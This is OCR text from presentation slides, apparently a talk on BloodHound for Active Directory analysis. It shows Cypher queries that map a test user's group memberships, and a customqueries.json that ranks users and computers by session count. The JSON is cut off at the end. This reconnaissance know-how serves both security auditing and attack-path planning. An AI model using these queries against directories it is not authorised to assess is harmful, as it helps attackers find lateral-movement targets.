
Cypher Queries

MATCH (n:User) WHERE n.name = "RCLOVIS12964@TESTLAB.LOCAL" MATCH p=(n)-[r:MemberOf*1..1]->(m) RETURN p




Cypher Queries

MATCH (n:User) WHERE n.name = "RCLOVIS12964@TESTLAB.LOCAL" MATCH p=(n)-[r:MemberOf*1..2]->(m) RETURN p



Cypher Queries


MATCH (n:User) WHERE n.name = "RCLOVIS12964@TESTLAB.LOCAL" MATCH p=(n)-[r:MemberOf*1..]->(m) RETURN p




Plan

- Introduction
- Cypher Queries
- Analytics Queries
- RETEX
- Recommandations
- Questions


Analytics Queries | Pre-Built Queries



Analytics Queries | Pre-Built Queries



Analytics Queries | Pre-Built Queries




Analytics Queries | Custom Queries

customqueries.json

. > c: > Users > wat > AppData > Roaming > bloodhound > {} customqueries.json > ...

```
{
    "queries": [
        {
        "name": "Top Ten Users with Most Sessions",
        "queryList":[
            {
                "final": true,
                "requireNodeSelect": false,
                "allowCollapse": false,
                "startNode": "{}",
                "query":"MATCH (n:User),(m:Computer), (n)<-[r:HasSession]-(m) WHERE NOT n.name
                STARTS WITH 'ANONYMOUS LOGON' AND NOT n.name='' WITH n, count(r) as rel_count order
                by rel_count desc LIMIT 10 MATCH p=(m)-[r:HasSession]->(n) RETURN p"
            }
        ]
    },
    {
        "name": "Top Ten Computers with Most Sessions",
        "queryList":[
            {
                "final": true,
                "requireNodeSelect": false,
                "allowCollapse": false,
                "startNode": "{}",
                "query":"MATCH (n:User),(m:Computer), (n)<-[r:HasSession]-(m) WHERE NOT n.name
                STARTS WITH 'ANONYMOUS LOGON' AND NOT n.name='' WITH m, count(r) as rel_count order
                by rel_count desc LIMIT 10 MATCH p=(m)-[r:HasSession]->(n) RETURN n,r,m"
            }
        ]
